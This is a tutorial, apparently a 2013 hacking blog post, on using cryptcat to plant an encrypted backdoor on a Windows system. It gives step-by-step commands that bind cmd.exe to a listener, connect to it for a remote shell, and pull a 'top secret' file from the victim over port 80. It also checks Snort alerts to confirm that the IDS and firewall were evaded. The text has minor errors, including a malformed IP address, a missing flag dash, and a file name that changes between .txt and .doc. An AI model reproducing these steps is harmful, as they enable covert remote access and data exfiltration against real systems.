How to Create a Nearly Undetectable Backdoor with Cryptcat

By **occupytheweb** 11/09/2013 10:42 pm

Awhile back, I demonstrated one of my favorite little tools, **netcat**, which enables us to create a connection between any two machines and transfer files or spawn a command shell for "owning" the system. Despite the beauty and elegance of this little tool, it has one major drawback—the transfers between the computers can be detected by security devices such as firewalls and an intrusion detection system (IDS).

In this tutorial, I'll introduce you to netcat's popular cousin, **cryptcat** (she's actually much cuter and more exotic than the plain netcat). Cryptcat enables us to communicate between two systems and encrypts the communication between them with **twofish**, one of many excellent encryption algorithms from Bruce Schneier et al.

Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.


Step 1 Download Cryptcat

You can download and install cryptcat on a Windows system using **this link**.

Step 2 Open a Listener on the Windows System

We can open a listener on any system with a similar syntax as netcat. In this case, we're opening a listener on a Windows 7 system on port 6996 and spawning a command shell.

- **cryptcat -l -p 6996 -e cmd.exe**




```
C:\nt>cryptcat -l -p 6996 -e cmd.exe
```

- ***-l** means "open a listener"*
- ***-p** 6996 means "place the listener on port 6996"*

- ***-e cmd.exe** means "execute a command shell to the connection"*

Step 3 Open Snort or Other IDS

Now, let's start up an IDS like Snort on another system that will connect to the Windows system to see whether the encryption is able to "blind" the IDS, leaving our backdoor invisible to such security devices.




```
root@bt:~# snort -dev -c /etc/snort/snort.conf
```

Step 4 Connect to the Windows System with Cryptcat

Since cryptcat is installed by default on BackTrack, we don't have to download and install it. In addition, it's in a */bin* directory, so we can access it from any directory.

Now, we can connect to the Windows 7 system with cryptcat from our BackTrack system and see whether we can complete an encrypted backdoor connection that is nearly impossible to detect.

- **cryptcat 192.168.4.182.248 6996**



```
root@bt:~# cryptcat 192.168.182.248 6996
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>
```


As you can see, we connected to the Windows 7 system and received a command shell from the Win 7 system! This gives us significant control over that system, but not total control as the command shell has limited capability.

Step 5 Check Your Snort Logs and Alert

This type of attack (passing a command shell across the wire) is easily detected with Snort or other IDS's when the connection is unencrypted. Snort rules will alert the sysadmin that a cmd.exe shell has traversed their network connection, and they are likely to do something then to keep you using that command shell. With the encrypted connection available with cryptcat, this connection should be nearly undetectable.

Let's go back now and check your logs and alerts in Snort. If we were successful in evading the IDS, you should NOT see any alerts regarding command shell moving across the wire. We can check our logs by going to */var/snort/alerts* and see whether any alerts have been triggered by our connection to the Windows machine (normally, we should find an alert).

- **kwrite /var/snort/alerts**


alerts – KWrite
File Edit View Tools Settings Help
New Open Save Save As Close Undo Redo
Line: 1 Col: 1
INS LINE
alerts

As you can see, we were successful. We were able to connect to the Windows system without alerting any of the security systems!

Step 6 Send Crypcat Over Port 80 to Evade the Firewall


Although we have successfully created an encrypted backdoor on the victim system, a vigilant security admin will notice that an unusual port (6996) is open. This will likely trigger some action by the security admin to limit our access. In addition, on systems with a good system admin and good firewall, this port will likely be blocked by the firewall.

For any network to be able to communicate on the Internet, they will likely need to keep open ports 80 and 443, certainly, but also possibly 25, 53, and 110. Since unencrypted, normal Internet traffic travels over port 80, it's nearly always open and a little more traffic will hardly be noticed.

Now that we have successfully used cryptcat, we'll send it over port 80 with all the other Internet traffic. Although it will be encrypted, it will look like any binary data crossing the wire. It will be nearly impossible for the security devices to detect or block it, as they must always allow traffic on port 80, and the traffic is encrypted, so the IDS can't "see" the contents.

Here we will move a file from the victim's system called *topsecret.txt* to our attack system without any of the security devices detecting it. This time, instead of sending a command shell across the wire, we will be sending a top secret file named *topsecret.txt* across our encrypted connection. We can do this by typing at the Windows command prompt:

- **cryptcat -l p 80 < topsecret.txt**




```
C:\>cryptcat -l p80 < topsecret.doc
```

- ***-l*** *means "open a listener"*
- ***-p 80*** *means "open that listener on port 80"=*
- ***<*** *means "send the following file out this listener"*

Step 7 Connect to the Listener

Now, let's connect to the victim's system and pull across the top secret file. All we need to do is connect to the listener by typing cryptcat, the IP address of the victim system, and the port number of the listener.

- **cryptcat 192.168.182.248 80**




```
root@bt:~# cryptcat 192.168.182.248 80
This document is top secret
```

As you can see, the file came across our connection successfully!

Step 8 Let's Check the Alerts File

Let's once again check our Snort log files for any evidence that our IDS detected this movement of the top secret file.

- **kwrite /var/snort/alerts**



alerts – KWrite
File Edit View Tools Settings Help
New Open Save Save As Close Undo Redo
Line: 1 Col: 1 INS LINE alerts

As you can see, our top secret file sailed right through port 80 under the noses of the sysadmins, IDS, and firewall without a trace!

Cryptcat is a great little tool for moving data off the victim's system across the normal open ports without any of the security devices detecting it.